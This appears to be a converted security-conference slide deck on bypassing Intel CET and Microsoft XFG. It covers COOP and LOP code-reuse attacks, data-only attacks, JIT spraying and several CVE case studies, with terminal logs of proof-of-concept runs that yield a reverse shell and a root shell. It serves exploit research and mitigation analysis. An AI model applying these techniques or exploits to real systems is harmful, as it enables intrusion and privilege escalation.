
- Target data instead of leveraging code reuse attacks
- Bypasses CFI-based mitigations
- Program-specific





# From read-only primitives to compromise?

- Leak critical information through read primitive
  - Especially useful on servers that allow authentication
  - In some cases can lead to full compromise (no need for Control-Flow Hijacking)
- 
- Attacker can leak credentials, keys ...
  - Case study: **CVE-2016-0777**
    - Discovered by **Qualys**
    - Information leak allows a malicious SSH server to exfiltrate private keys from SSH clients





# Control-flow Hijacking: COOP (I)

- COOP (Counterfeit Object Oriented Programming)
- Only compatible with C++ programs
- Turing-complete
- Target C++ virtual functions

Components:


- **Counterfeit Object:** Attacker-created objects in controlled memory, that represent a fake object pointing to an existing VTable (via vptr) (counterfeit object is interpreted for the target function, and a ML-G should allow us to chain multiple of them)
- **Main Loop Gadget (ML-G):** Loop calling virtual functions from a dispatch table (we corrupt dispatch table to place our faked counterfeit objects)
- **vfgadgets:** virtual functions to call (gadgets)

## C++ virtual functions



# Control-flow Hijacking: COOP (II)

- Use a **ML-G** gadget to run the rest of the **vfgadgets**
- **vfgadgets** are existing virtual functions within the program
- Place counterfeit objects in students[] with fake vptr
- Target functions are positional within VTable, adjust vptr to fit vptr[n] (supply negative or positive offset for vptr)



C++ code

```
class Student {
public:
    virtual void incCourseCount() = 0;
    virtual void decCourseCount() = 0;
};

class Course {
private:
    Student **students;
    size_t nStudents;
public:
    /* ... */
    virtual ~Course() {
        for (size_t i = 0; i < nStudents; i++)
            students[i]->decCourseCount();
        delete students;
    }
};
```

# Control-flow Hijacking: COOP (III)

- We can (sometimes) overlap counterfeit objects to get a result into the next object to use it for another operation (Fig 1 & 2)
- Allows to call WinAPI functions pointing vptr to IAT or EAT (first arg is always counterfeit object addr)

```
class Exam {  
private:  
    size_t scoreA, scoreB, scoreC;  
public:  
    /* ... */  
    char *topic;  
    size_t score;  
    virtual void updateAbsoluteScore() {  
        score = scoreA + scoreB + scoreC;  
    }  
    virtual float getWeightedScore() {  
        return (float)(scoreA*5+scoreB*3+scoreC*2) / 10;  
    }  
};  
  
struct SimpleString {  
    char* buffer;  
    size_t len;  
    /* ... */  
    virtual void set(char* s) {  
        strncpy(buffer, s, len);  
    }  
};
```

Fig. 1




Fig. 2


# Control-flow Hijacking: LOP (I)

- LOP (Loop Oriented Programming)
- Turing-complete
- Always reaches **endbranch** instructions (no **IBT** violation)
- Control-Flow redirection follows the **call-ret-pairing** (no shadow stack violation)
- Can be used in combination with longjmp() to control registers (CFG makes it harder now)
- Compatible with C programs

Three main components:

- Loop gadget (dispatcher)
- Functional gadgets
- Dispatch table


# Control-flow Hijacking: LOP (II)



# Circumventing CET case study: CVE-2020-9273 (I)

- ProFTPD Post-Auth Use-After-Free
- Discovered by **Antonio Morales** from GitHub Security Lab
- We achieve write primitives that let us corrupt a cleanup struct (contains function pointer and argument)
- We point RIP to system() and RDI to a command string -> RCE
- CET-IBT does not fault as we are landing on an endbr64
- CET-SS does not fault as we are not ROPing or overriding return addresses
- **Intel CET would not detect it**

# Circumventing CET case study: CVE-2020-9273 (II)



```
lockedbyte@pwn: ~/Desktop/exploits/CVE-2020-9273
[i] CVE-2020-9273 PoC Exploit by @lockedbyte
[*] Connecting to target: 127.0.0.1:21
[*] Binding at 0.0.0.0:3247
[*] Receiving banner
[*] Sending user...
[*] Sending pass...
[*] Logged in
[*] Leaked: heap base = 0x559d6c0c0000
[*] Leaked: text base = 0x559d6a7d3000
[*] Leaked: libc base = 0x7f3b4fe34000
[*] Paused (press any to continue)
[*] Connecting to target: 127.0.0.1:21
[*] Receiving banner
[*] Sending user...
[*] Sending pass...
[*] Logged in
[*] forcing a use-after-free condition...
[*] Received connection from: 127.0.0.1:44511
[*] Sending payload...
[*] Closing connection with FTP server...
[i] Check callback: 127.0.0.1:4444 for a reverse shell
[*] Exploit completed
lockedbyte@pwn: ~/Desktop/exploits/CVE-2020-9273$
```

```
lockedbyte@pwn: ~/Desktop/exploits/CVE-2020-9273$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 51976
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
whoami
pwn
```



# Circumventing CET case study: CVE-2021-3156

- Sudo heap buffer overflow to LPE (Local Privilege Escalation)
- Discovered by **Qualys** as part of “Baron Samedit” advisory
- Two main methods to get LPE:
  - Partial overwrite of a pointer residing in the heap -> call `execv()`
  - Overwrite a string that is passed later to `__dl_open()`
- First one jumps to `endbr64` at `execv()` so IBT does not fault, shadow stack does not fault either as we are not ROPing or overriding saved RIP -> LPE
- Second one is actually a Data-only attack, place custom library to load -> LPE
- **Intel CET would not detect it**


# Circumventing CET case study: CVE-2020-28018

- Exim Use-After-Free leading to Pre-Auth Remote Code Execution
- Discovered by **Qualys** as part of “21nails” advisory
- We achieve an arbitrary write primitive to overwrite Exim ACLs in memory, one of those ACLs allows us to execute a command
- This one is another Data-Only Attack -> RCE
- **Intel CET would not detect it**

# Circumventing CET case study: CVE-2022-0185 (I)

- Linux Kernel integer underflow to Slab OOB write
- Discovered by Alec Petridis, Hrvoje Mišetić, Isaac Badipe, Jamie Hill-Daniel, Philip Papurt, and William Liu
- We spray the Slab cache with msg\_msg structs and corrupt them to achieve R/W primitives
- We use arbitrary write primitive to perform a data-only attack, overwrite **modprobe\_path** global with our custom script, trigger execution of the usermode helper and our script will be executed as root -> LPE
- **Intel CET would not detect it**

# Circumventing CET case study: CVE-2022-0185 (II)




```
Activities Terminal ene 25 00:47
root@user-Standard-PC-i440FX-PIIX-1996: ~

[FUSE-HELLO] calling fuse_main()...
[.] Preparing FUSE file-backed mmaped pages...
[FUSE-HELLO] hello from getattr(/b)
[FUSE-HELLO] hello from open(/b)
[FUSE-HELLO] hello from getattr(/c)
[FUSE-HELLO] hello from open(/c)
[FUSE-HELLO] hello from getattr(/d)
[FUSE-HELLO] hello from open(/d)
[FUSE-HELLO] hello from getattr(/e)
[FUSE-HELLO] hello from open(/e)
[FUSE-HELLO] hello from getattr(/f)
[FUSE-HELLO] hello from open(/f)
[FUSE-HELLO] hello from getattr(/g)
[FUSE-HELLO] hello from open(/g)
[FUSE-HELLO] hello from getattr(/h)
[FUSE-HELLO] hello from open(/h)
[.] Spraying with legacy_parse_param() objects...
[.] Spraying with msg_msg structs...
[.] Opening debugfs...
[.] Filling ctx->legacy_data to trigger integer underflow...
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/h)
[.] Triggering SLAB out-of-bounds (00B) write...
[.] Releasing FUSE-hanged copy_from_user() call...
[FUSE-HELLO] Hang released!
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/g)
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/f)
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/e)
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/d)
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/c)
[FUSE-HELLO] Copying: 0x55accebdbd0a0 -> 0x55acee089710 (4096, off=0, path=/b)
[+] modprobe_path overwritten!
[.] Forcing modprobe_path to execute our arbitrary script...
[.] Popping a root shell...
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

# Intel CET - Stack frame type confusion via unwinding

- Use of INCSSP instruction as gadget Eg.: `incssp rax ; ret`
- On Windows (no IBT) we need to hijack RIP from non-CFG-instrumented sources
- On Linux (IBT) we need to reach the gadget landing into an `endbr64` first
- Opcodes of SSP management instructions are minimum 4 bytes (less probability of finding useful gadgets)
- The situation is extremely constrained -> difficult to use in practice

# Intel CET - Stack frame type confusion via unwinding




# Userland exploitation: CET impact analysis

- Reduces attacker possibilities
- Advanced code reuse attacks have more constraints than the classic ones like ROP, so they will not always be possible
- Data-oriented attacks are not always possible
- However in vulnerabilities that give the attacker enough useful primitives, system compromise is likely to succeed
- If a data-only attack is available, the attacker won

# Browser exploitation - CET impact: Google Chrome

- Chrome V8 leaves **WebAssembly** (WASM) **RWX** for performance reasons:





# Browser exploitation - CET impact: Mozilla Firefox

- In Firefox we can force **IonMonkey** to **optimize** a function to machine code and leave our controlled data as an instruction operand
- We can leverage a **JIT spraying** attack to achieve arbitrary code execution jumping unaligned to the operand directly and chaining instructions through **relative jmp's**

# Browser exploitation - CET impact: Microsoft Edge

- JIT-related attacks are harder due to isolation
- As **Intel CET** is not extended enough, **ROP** is used in most of the current exploits (get stack addr + write primitives)
- We might be able to use **COOP** Control-flow hijacking to achieve code execution
- Harder to use if **XFG** is enabled at some point

# Linux Kernel exploitation: CET impact analysis



- Well-known data-only attacks are available, we just need write primitives:  
example **modprobe\_path**
- Sometimes we can call functions and control their arguments, we will not fault IBT if we call **commit\_creds(prepare\_kernel\_cred(0))**, and will not fault Shadow Stack if we do not use ROP or achieve RIP control using saved IP from stack

# Linux Kernel exploitation: (e)BPF JIT Spraying

- Use **BPF\_LD** (load) instruction **IMM** field to enter code
- Jump unaligned to the **operand** instead of the opcode
- The code interpreted from the operand will be executed
- We can chain with other operands using relative jmp's
- Can be leveraged using **SECCOMP** filter rules in the same way



# Windows Kernel exploitation: CET impact analysis



- Data-only attacks are available like **EPROCESS** token replacement
- Use read primitive to leak the **SYSTEM** process token (PID 4)
- Use write primitive to place privileged-obtained token into the **EPROCESS** for an owned malicious process
- We will have **NT/AUTHORITY** privileges when popping a **cmd.exe**

# Intel CET + MS XFG enforcement: Impact analysis

- CET-SS + MS XFG
- Limits us even more
- We would need to call functions with same / similar prototype (so hash coincides) or circumvent using non-XFG-instrumented function pointers
- MS XFG alone allows Control-Flow hijacking via return address corruption
- CET-SS + MS XFG enforces CFI heavily

# Leveraging LOP / COOP attacks on CET + XFG images

- We need to bypass XFG on the initializer stage to achieve RIP into a loop gadget / ML-G
  - **Option 1:** Get RIP / vcall from non-XFG-protected sources
  - **Option 2:** Search for a loop gadget / ML-G with coinciding hash (unlikely)
- We need to use non-XFG loop gadgets / ML-G
- If the gadget's function pointer call has been overridden with XFG instrumentation it is now useless (extremely limited gadget)

# Conclusion

- Developing reliable exploits is getting more complex with CFI mitigations
- The average time to develop memory corruption exploits has increased significantly
- Exploit reliability is one of the most affected properties in modern memory corruption exploits -> less useful in the wild
- However, better exploitation techniques do exist that make exploits more reliable, like data-only attacks
- New Control-flow Hijacking or exploitation techniques will appear in the future to bypass or circumvent these newer mitigations



# References (I)

“Yarden Shafir & Alex Ionescu - R.I.P ROP: CET Internals in Windows 20H1”

<https://windows-internals.com/cet-on-windows/>

“Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses”

<https://ieeexplore.ieee.org/document/7345282>

“BlackHat Asia - How to Survive the Hardware-assisted Control-flow Integrity Enforcement”

<https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Sun-How-to-Survive-the-Hardware-Assisted-Control-Flow-Integrity-Enforcement.pdf>

“Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications” <https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7163058>

“Intel - Control-Flow Enforcement Technology Preview”

<http://web.archive.org/web/20200825023057/https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf>

## References (II)

“Yarden Shafir - CET Updates – CET on Xanax”

<https://windows-internals.com/cet-updates-cet-on-xanax/>

“Yarden Shafir - CET Updates – Dynamic Address Ranges”

<https://windows-internals.com/cet-updates-dynamic-address-ranges/>

“Joe Bialek - The evolution of CFI: Attacks and defenses”

[https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018\\_02\\_OffensiveCon/The%20Evolution%20of%20CFI%20Attacks%20and%20Defenses.pdf](https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_02_OffensiveCon/The%20Evolution%20of%20CFI%20Attacks%20and%20Defenses.pdf)

“Yu-Cheng Yu - Linux Kernel CET support 5.14-rc5 branch (patches)”

[https://github.com/yyu168/linux\\_cet/tree/v5.14-rc5-cet](https://github.com/yyu168/linux_cet/tree/v5.14-rc5-cet)